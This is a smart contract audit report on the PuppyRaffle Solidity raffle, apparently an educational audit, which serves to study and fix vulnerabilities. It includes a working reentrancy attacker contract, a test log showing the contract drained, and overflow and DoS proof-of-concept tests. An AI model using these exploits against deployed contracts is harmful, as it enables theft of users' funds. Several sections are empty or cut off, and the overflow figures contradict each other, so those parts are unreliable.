

Puppy Raffle Audit Report

Version 1.0

Cyfrin.io

April 10, 2024

Puppy Raffle Audit Report

Samuel Troy Dominguez

04/09/2024

Prepared by: Samuel Troy Dominguez Lead Auditors: - Samuel Troy Dominguez

Table of Contents

    * [M-1] Looping through players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service (DOS) attack, incrementing gas costs for future entrants.
    * [M-2] Unsafe cast of `PuppyRaffle::fee` loses fees
    * [M-3] Smart contract wallet raffle winners without a `receive` or `fallback` function will not be able to receive their eth winnings payout - and will block the start of a new contest.
  - Low
    * [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, always causing the first player who entered to incorrectly think they have not entered the raffle.
  - Informational
    * [I-1]: Solidity pragma should be specific, not wide
    * [I-2] Using an outdated version of solidity is dangerous and not recommended.
    * [I-3] Missing checks for `address(0)` when assigning values to address state variables
    * [I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is a best practice.
    * [I-5] Using 'magic' numbers is disocuraged.
    * [I-6] State changes in the `PuppyRaffle.sol` contract should always be followed by an emitted `event`.
    * [I-7] `PuppyRaffle::_isActivePlayer` is never used and should be removed from the codebase.
  - Gas
    * [G-1] Unchanged state variables should be declared constant or immutable.
    * [G-2] Storage variables in a loop should be cached

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy

5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The YOUR_NAME_HERE team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: e30d199697bbc822b646d76533b66b7d529b8ef5
- In Scope:

Scope

```
./src/
#-- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function.

Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

Issues found

Severity	Number of issues found
High	3
Medium	3
Low	1
Info	8
Gas	2
Total	17

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to drain raffle balance.

`puppyRaffle::Refund` is extremely vulnerable to a reentrancy attack as the function allows an external contract or address to call the function and will send the value of the `puppyRaffle ::entranceFee` to the address specified by the external caller. The threat of reentrancy arises becasue the function does not change the state of the contract to update the balance of the specified address to 0 - this allows for an malicious external contract to continue to withdraw the entranceFee amount until the entire raffle contract is drained of all funds.

Description The `puppyRaffle::Refund` function allows an external address to call the function and specify the address of the player that will have their entranceFee refunded to them. The way

the code is organized, the raffle protocol sends the value of the `entranceFee` to the specified user first, and then once that is deemed successful, a state change is made to remove the player from the raffle - which will inhibit them from having a balance in the raffle and stopping them from getting any further refund or value sent to them. This specific order of the code opens an easy opportunity for an attacker to create a malicious contract that will continuously call the `refund` function immediately after the raffle sends ETH to the attacker, allowing each call to pass successfully because each call will have the attacker address as still valid for a refund - becasue the state change that removes the attacker address from the raffle will not be able to be completed until the entire value inside of the raffle is drained.

```
1      /// @param playerIndex the index of the player to refund. You
          can find it externally by calling `getActivePlayerIndex`
2      /// @dev This function will allow there to be blank spots in
          the array
3      function refund(uint256 playerIndex) public {
4          // @audit MEV
5          address playerAddress = players[playerIndex];
6          require(
7              playerAddress == msg.sender,
8              "PuppyRaffle: Only the player can refund"
9          );
10         require(
11             playerAddress != address(0),
12             "PuppyRaffle: Player already refunded, or is not active
                  "
13         );
14
15         payable(msg.sender).sendValue(entranceFee);
16
17         players[playerIndex] = address(0);
18         emit RaffleRefunded(playerAddress);
19     }
```

IMPACT

The `puppyRaffle.sol` will be completely drained by this reentrancy attack if / when an attacker finds out about the exploit and creates a malicious contract to execute this exploit - it is very simple for an attacker to exploit this code and completely drain the `puppyRaffle.sol` contract of all of its ETH. Every user that entered the raffle will have lost their `entranceFee` and will have zero chance of winning the raffle because the raffle will have zero ETH to disperse to the winner.

Proof Of Concept 1. The specific test placed in `puppyRaffle.t.sol` that will test if a reentrancy attack from a amlicious external contract will be able to drain the contract completely using this exploit 2. This is the malicious contract created to specifically exploit the `puppyRaffle::Refund` function by continuously calling refund immediately after the transfer of funds - not

allowing the state change to remove them from the raffle, thus draining the raffle completely.

PoC Place the following test into `PuppyRaffleTest.t.sol` This is the specific test for the reentrancy of `puppyRaffle::Refund`

```
function test_ReentrancyRefund() public playerEntered {
        address[] memory newPlayers = new address[](2);
        address newPlayerOne = makeAddr("playerOne");
        vm.deal(newPlayerOne, 1 ether);
        newPlayers[0] = newPlayerOne;

        address newPlayerTwo = makeAddr("playerTwo");
        vm.deal(newPlayerTwo, 1 ether);
        newPlayers[1] = newPlayerTwo;

        puppyRaffle.enterRaffle{value: entranceFee * 2}(newPlayers)
            ;

        ReentrancyAttacker attackerContract = new
            ReentrancyAttacker(
             puppyRaffle
        );
        address attackUser = makeAddr("attackUser");
        vm.deal(attackUser, 1 ether);

        uint256 startingAttackerContractBalance = address(
            attackerContract)
             .balance;
        uint256 startingContractBalance = address(puppyRaffle).
            balance;

        // RUN THE ATTACK
        vm.prank(attackUser);
        attackerContract.attack{value: entranceFee}();

        console.log(
            "Starting Attacker Contract Balance: ",
            startingAttackerContractBalance
        );
        console.log(
            "Starting puppy COntract Balance: ",
            startingContractBalance
        );

        console.log(
            "Ending Attacker Contract Balance: ",
            address(attackerContract).balance
        );
        console.log(
            "Ending Puppy Contract Balance: ",
            address(puppyRaffle).balance
```

```
        );
    }
```

PoC Place the following test into `PuppyRaffleTest.t.sol` This is the malicious contract created to exploit `puppyRaffle::Refund`

```
////////////////////////////////////////////////////////////
//////// ATTACKER CONTRACT FOR REFUND REENTRANCY ///////////
////////////////////////////////////////////////////////////
contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    /// @param _puppyRaffle is the address of the contract that
       will be the victim of this reentrancy attack
    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
        entranceFee = puppyRaffle.entranceFee();
    }

    function attack() external payable {
        address[] memory players = new address[](1);
        players[0] = address(this);
        puppyRaffle.enterRaffle{value: entranceFee}(players);

        attackerIndex = puppyRaffle.getActivePlayerIndex(address(
           this));

        puppyRaffle.refund(attackerIndex);
    }

    receive() external payable {
        if (address(puppyRaffle).balance >= entranceFee) {
            puppyRaffle.refund(attackerIndex);
        }
    }

    // fallback() external payable {
    //     _stealMoney();
    // }

    // receive() external payable {
    //     _stealMoney();
    // }
}
```

This is the output of the test - proving the draining of the `puppyRaffle.sol` contract and the transfer of the funds to the malicious contract

```
Running 1 test for test/PuppyRaffleTest.t.sol:PuppyRaffleTest
[PASS] test_ReentrancyRefund() (gas: 458601)
Logs:
  Starting Attacker Contract Balance:  0
  Starting puppy COntract Balance:  3000000000000000000
  Ending Attacker Contract Balance:  4000000000000000000
  Ending Puppy Contract Balance:  0
```

Recommended Mitigation

There are a few recommended methods for mitigation:

1. Re-orgnaize the function, following the (Checks, Effects, Interactions) principle of organizing a function. The implementation of this will change the order of the function and will result in the function looking like this:

```
    // @audit UPDATED TO FOLLOW (CHECKS, EFFECTS, INTERACTIONS)
    /// @param playerIndex the index of the player to refund. You can find it externally by calling `getActivePlayerIndex`
    /// @dev This function will allow there to be blank spots in the array
    function refund(uint256 playerIndex) public {
        // @audit CHECKS
        address playerAddress = players[playerIndex];
        require(
            playerAddress == msg.sender,
            "PuppyRaffle: Only the player can refund"
        );
        require(
            playerAddress != address(0),
            "PuppyRaffle: Player already refunded, or is not active"
        );

        // @audit EFFECTS
        players[playerIndex] = address(0);

        // @audit INTERACTIONS
        payable(msg.sender).sendValue(entranceFee);

        emit RaffleRefunded(playerAddress);
    }
```

2. The addition of a "Lock" variable that will read true when the protocol is locked and will not allow any refunds. When the `Refund` function is called, it will check if `lock` is true - if it is, it means that a refund is in progress - and will change `lock` to false at the very end of the function after it is completed succesfully, ensuring another `refund` call cannot be called until the completion of the first one. After the initial checks are completed and

the `Refund` function determines that all checks have passed and the refund function can continue and be completed, the `lock` will be changed to True to enusre no `Refund` function call can happen while this one is in progress.

```
1     bool lock;
```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` users to influence of predict the winner and influence or predict the winning puppy nft.

DESCRIPTION Hashing `msg.sender`, `block.timestamp`, and `block.diffculty` together creates a predictable final number. A predictable number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Note: This additionally means that a user can front-run this function and call `refund` if they see that they will not be chosen as the winner.

IMPACT Any user can influence the winner of the raffle, winning the prize money payout and selecting the `rarest` puppy nft. This will make the entire raffle worthless if it becomes a gas war for who wins the raffle.

PROOF OF CONCEPT 1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that information to predict when/how to participate. See the solidity blog on prevrandao. 2. User can mine/manipulate their `msg.sender` value to result in their address being used to generate the winner. 3. Users can revert their `selectWinner` transaction if they dont like the winner (if its not them) or the resulting puppu they would be given.

Note: using on-chain values as a randomness seed is a - well-documented attack vector - in the blockchain space

RECOMMENDED MITIGATION Consider using a cyrpotgraphic and reliably provable random number generator - such as: Chainlink VRF (Verifiable Random Function).

[H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees.

DESCRIPTION In solidity versions prior to `0.8.0` integers were subject to integer overflows.

```
1 uint64 myVar = type(uint64).max
2     // 18446744073709551615
3 myVar = myVar + 1
4     // myVar will be 0
```

IMPACT In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle::withdrawFees`. However, if the `totalFees` variable overflows, the `feeAddress` will not be able to collect the correct amount of fees - leaving fees (eth) permanently stuck in the contract.

PROOF OF CONCEPT 1. We conclude a raffle of 4 players entering the raffle and then selecting a winner - getting `totalFees` updated 2. We then have 89 players enter a new raffle, and conclude the raffle - getting `totalFees` updated 3. `totalFees` will be:

```
totalFees = totalFees + uint64(fee);
// aka
totalFees = 800000000000000000 + 17800000000000000000
// and this will overflow
totalFes = 153255926290448384
```

4. You will not be able to withdraw, due to the line in `PuppyRaffle::withdrawFees`

```
require(address(this).balance == uint256(totalFees), "PuppyRaffle:
    There are currently players active!");
```

Although, you could use `selfdestruct` to send ETH to this contract in order for the values to match and withdraw the fees, this is clearly not the intended design of the protocol. At some point, there will be too much `balance` in the contract that the above `require` will be impossible to pass.

Add this test to `PuppyRaffleTest.t.sol`

```
    function testTotalFeesOverflow() public playersEntered {
        // We finish with a raffle of 4 to collect some fee's (
            begginning of test codebase)
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();
        // startingTotalFees = 800000000000000000

        // We then have 89 players enter a new raffle
        uint256 playersNum = 89;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
            players);

        // We end the raffle
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
```

```
20
21          // Here is where the issue of Overflow occurs
22          // Because of Overflow we will have fewer fees even though
                we just finished
23          // entering 89 players in to the raffle
24          puppyRaffle.selectWinner();
25
26          uint256 endingTotalFees = puppyRaffle.totalFees();
27          console.log("ending total fees", endingTotalFees);
28          // True if ending fees is less than starting total fees
29          assert(endingTotalFees < startingTotalFees);
30
31          // We are also unable to withdraw any fees because of the
                require check
32          // require(address(this).balance == uint256(totalFees), "
                PuppyRaffle: There are currently players active!");
33          vm.prank(puppyRaffle.feeAddress());
34          vm.expectRevert("puppyRaffle: There are currently players
                active");
35          puppyRaffle.withdrawFees();
36      }
```

- Unsafe Casting

1. This is the max value that can be stored for a uint64:
    - 18446744073709551615
    - 18.446744073709551615 ETH
2. If enough players enter the raffle `totalFees` is increased to:
    - 20.000000000000000000
    - 20 ETH
3. Instead of `totalFees` having 20 ETH as it should , it will `wrap` around the max value for a uint64 and `totalFees` will instead be :
    - 18446744073709551615 // 18.446 ETH
    - minus
    - 20000000000000000000 // 20 ETH
    - NEW `totalFees` amount
    - 1.568675357597566046 // 1.56 ETH

RECOMMENDED MITIGATION There are a few possible mitigations.

1. Use a newer version of solidity, and a `uint256` instead of `uint64` for `PuppyRaffle::totalFees`

2. You could also use `safemath` library from `openzeppelin` for solidity version 0.7.6, however you would still have a difficult time with the type `uint64` if too many fees are collected.
3. Remove the balance check from `PuppyRaffle::withdrawFees`

```
1 -   require(address(this).balance == uint256(totalFees), "
    PuppyRaffle: There are currently players active!");
```

There are more attack vectors with that final require, so we recommend removing it regardless.

Medium

[M-1] Looping through players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service (DOS) attack, incrementing gas costs for future entrants.

`PuppyRaffle::enterRaffle` is a potential Denial Of Service (DoS) attack; Incrememnting gass costs subtantially for future entrants rendering it to expensive to use

IMPACT: MEDIUM / HIGH -> will cost attacker enough to do this attack for it to not be HIGH Severity LIKELIHOOD: MEDIUM

DESCRIPTION

The `PuppyRaffle::enterRaffle` function loops through the `players` array to check for duplicate addresses. The longer the `PuppyRaffle::players` array is, the more checks and loops each new player will have to make. This causes the gas cost for players who enter early to be substantially lower than the gas cost for players who enter later when their is already a large number of players in the raffle. Every additional address entered in the raffle and the `players` array, is and additional loop that will need to run to check for duplicate address, increasing the gas cost.

```
1 // @audit DoS Attack
2 @>        for (uint256 i = 0; i < players.length - 1; i++) {
3             for (uint256 j = i + 1; j < players.length; j++) {
4                 require(
5                     players[i] != players[j],
6                     "PuppyRaffle: Duplicate player"
7                 );
8             }
9         }
```

IMPACT The gas cost for raffle entrants will significantly increase as more players enter the raffle. This will discourage later users from entering as they may have to pay large gas fee's to do so. The result may cause a rush of entrants at the start of the raffle in an effort to be one of the first in the queue.

An attacker can make the `PuppyRaffle::players` array so big that no one else enters because of the inflated gas cost - guaranteeing themselves as the winner.

PROOF OF CONCEPT

If we have 2 sets of 100 players that enter the raffle, the gas cost for each set of 100 will be: - 1st 100 players : 6252048 gas - 2nd 100 players: 18068138 gas This is 3x more expensive for the second set of 100 players.

PoC Place the following test into `PuppyRaffleTest.t.sol`

```
    function test_DenialOfService() public {
        vm.txGasPrice(1); // sets the gas price to 1

        // Let's populate a players array with addresses of 100 Players
        // and then see the amount of gas it costs to enter the first 100 players
        uint256 numberOfPlayers = 100;
        address[] memory players = new address[](numberOfPlayers);
        for (uint256 i = 0; i < numberOfPlayers; i++) {
            players[i] = address(i);
        }

        uint256 gasStart = gasleft();
        puppyRaffle.enterRaffle{value: (entranceFee * players.length)}(players);
        uint256 gasEnd = gasleft();
        uint256 gasUsedFirst = (gasStart - gasEnd) * tx.gasprice;
        console.log("Gas cost of the first 100 players: ", gasUsedFirst);

        // Now, lets do it again and enter the 2nd set of 100 players
        // and then see the amount of gas used for the second set of 100 players
        address[] memory playersTwo = new address[](numberOfPlayers);
        for (uint i = 0; i < numberOfPlayers; i++) {
            playersTwo[i] = address(i + numberOfPlayers); // addresses 101,102,103 etc..
        }

        uint256 gasStartTwo = gasleft();
        puppyRaffle.enterRaffle{value: (entranceFee * playersTwo.length)}(
            playersTwo
        );
        uint256 gasEndTwo = gasleft();
        uint256 gasUsedTwo = (gasStartTwo - gasEndTwo) * tx.gasprice;
```

```
31          console.log("Gas cost of second set of 100 players is: ",
                gasUsedTwo);
32
33          // If we are correct in our assumption that `enterRaffle`
                is liable for a DOS
34          // attack because an attacker can enter a lot of addresses
                to overwhelm the contract
35          // and make the cost of gas so much for an entry that it
                will succeed in a DOS attack
36          // then, the second set of 100 players (players 100-200)
                will cost wayyyy much more in gas
37          // then the first 100 players (players 0-100)
38          assert(gasUsedTwo > gasUsedFirst);
39      }
```

The output of the test is:

```
1  Running 1 test for test/PuppyRaffleTest.t.sol:PuppyRaffleTest
2  [PASS] test_DenialOfService() (gas: 24357386)
3  Logs:
4    Gas cost of the first 100 players:  6252048
5    Gas cost of second set of 100 players is:  18068138
```

RECOMMENDED MITIGATION There are a few recommendations for possible mitigation.

1. Consider allowing duplicates. Users can make new wallet addresses anyways, so a duplicate check doesnt prevent the same user from entering mulitple times - only the same wallet address.
2. Consider using a mapping to check for duplicates. This would allow constant time lookup of whether a user has already entered.

Alternatively, you can use [OpenZeppelin's `EnumerableSet` library] (https://docs.openzeppelin.com/contracts/4.x

[M-2] Unsafe cast of `PuppyRaffle::fee` loses fees

[M-3] Smart contract wallet raffle winners without a `receive` or `fallback` function will not be able to receive their eth winnings payout - and will block the start of a new contest.

DESCRIPTION The `PuppyRaffle::selectWinner` function is responsible for sending eth (the raffle winnings) to the winner and then clearing and restarting the lottery. However, if the winner is a smart contract wallet that rejects payment by not having a `receive` or `fallback` function to allow it to receive eth - the lottery would not be able to restart.

Users could easily call the `selectWinner` function again and non-wallet (smart contracts) entrants could enter, but it would cost alot due to the duplicate check and resetting the lottery would be challenging.

IMPACT The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset very difficult.

Also, true winners would not get paid their winnings and someone else could take their winnings as they would be chosen the winner next.

PROOF OF CONCEPT 1. 10 smart contract wallets enter the lottery without a `fallback` or `receive` function. 2. the lottery ends. 3. the `selectWinner` function wouldnt work, even though the lottery is over and selected a winner.

RECOMMENDED MITIGATION There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants (not recommended)
2. Create a mapping of addresses -> payout so winners can pull their funds out themselves, putting the responsibility on the winner to claim their prize. (Recommended). > Pull over Push strategy > Ideally, you want users to pull their money out themselves, instead of sending them money yourself.

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, always causing the first player who entered to incorrectly think they have not entered the raffle.

DESCRIPTION If a player is in the `PuppyRaffle::players` array at index 0, this will return 0, but according to the natspec, it will also return 0 if the player is not in the raffle thus not in the `players` array.

```
1      /// @return the index of the player in the array, if they are
          not active, it returns 0
2      function getActivePlayerIndex(
3              address player
4          ) external view returns (uint256) {
5              for (uint256 i = 0; i < players.length; i++) {
6                  if (players[i] == player) {
7                      return i;
8                  }
9              }
10
11             return 0;
12         }
```

IMPACT A player at index 0 may incorrectly think they have not entered the raffle, and attempt to enter the raffle again, wasting gas.

PROOF OF CONCEPT 1. user enters the raffle, they are the first entrant. 2. `PuppyRaffle::getActivePlayerIndex` returns 0 as they are the first entrant and at index 0. 3. User thinks they have not entered correctly due to the function documentation.

RECOMMENDED MITIGATION The easiest recommendation would be to revert if the player is not in the array instead of returning 0.

You could also reserve the 0th position for any competition, but a better solution might be to return an `int256` where the function returns -1 if the player is not active.

Informational

[I-1]: Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

- Found in src/PuppyRaffle.sol Line: 2

```
1 pragma solidity ^0.7.6;
```

[I-2] Using an outdated version of solidity is dangerous and not recommended.

Please us a newer version like `0.8.19`

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation Deploy with any of the following Solidity versions: `0.8.18` The recommendations take into account: Risks related to recent releases Risks of complex code generation changes Risks of new language features Risks of known bugs Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

pkease see [slither] https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Assigning values to address state variables without checking for `address(0)`.

- Found in src/PuppyRaffle.sol Line: 71

```
1      /// @param _raffleDuration the duration in seconds of the
           raffle
```

- Found in src/PuppyRaffle.sol Line: 217

```
1              keccak256(abi.encodePacked(msg.sender, block.
                   difficulty))
```

- Found in src/PuppyRaffle.sol Line: 249

```
1          // @audit `totalFees` is a uint64 , where do we cast it
               back to uint256 for this line to work??
```

[I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is a best practice.

It's best to keep the code clean and follow CEI (Checks, Effects, Interactions)

```
1  -       (bool success, ) = winner.call{value: prizePool}("");
2  -       require(success, "PuppyRaffle: Failed to send prize pool
       to winner");
3          _safeMint(winner, tokenId);
4  +       (bool success, ) = winner.call{value: prizePool}("");
5  +       require(success, "PuppyRaffle: Failed to send prize pool
       to winner");
```

[I-5] Using 'magic' numbers is disocuraged.

The use of magic numbers can be problematic as it can be confusing to see number literals (magic numbers) in a codebase. It is muc more **readable** if each number is given a sensible corresponding name.

The following are the lines of code that are used with the magic numbers:

```
1      uint256 prizePool = (totalAmountCollected * 80) / 100;
2      uint256 fee = (totalAmountCollected * 20) / 100;
```

Instead you can add names to the magic numbers and re-write the code as such:

```
1  +    uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
2  +    uint256 public constant FEE_PERCENTAGE = 20;
3  +    uint256 public constant POOL_PRECISION = 100
4  -    uint256 prizePool = (totalAmountCollected * 80) / 100;
5  -    uint256 fee = (totalAmountCollected * 20) / 100;
6  +    uint256 prizePool = (totalAmountCollected *
       PRIZE_POOL_PERCENTAGE) / POOL_PRECISION;
```

```
7 +     uint256 fee = (totalAmountCollected * FEE_PERCENTAGE) /
      POOL_PRECISION;
```

[I-6] State changes in the `PuppyRaffle.sol` contract should always be followed by an emitted `event`.

[I-7] `PuppyRaffle::_isActivePlayer` is never used and should be removed from the codebase.

This function is never used in the codebase and adds no value nor any meaningful use to the codebase, the function will serve as an avenue to just use

Gas

[G-1] Unchanged state variables should be declared constant or immutable.

Reading from storage is much more expensive than reading from a constant or immutable variable.

Instances: - `PuppyRaffle::raffleDuration` should be `immutable` . - `PuppyRaffle::entranceFee` should be `i_entranceFee` - `PuppyRaffle::commonImageUri` should be `constant` - `PuppyRaffle::rareImageUr` should be `constant` - `PuppyRaffle::legendaryImageUri` should be `constant`

[G-2] Storage variables in a loop should be cached

Everytime you call `players.length` you read from storage instead of from memory which is less expensive.

```
1  + uint256 playersLength = players.length
2  -   for (uint256 i = 0; i < players.length - 1; i++) {
3  +   for (uint256 i = 0; i < playersLength -1; i++) {
4  -           for (uint256 j = i + 1; j < players.length; j++) {
5  +           for (uint256 j = i + 1; j < playersLength; j++) {
6                   require(
7                       players[i] != players[j],
8                       "PuppyRaffle: Duplicate player"
9               );
10          }
11      }
```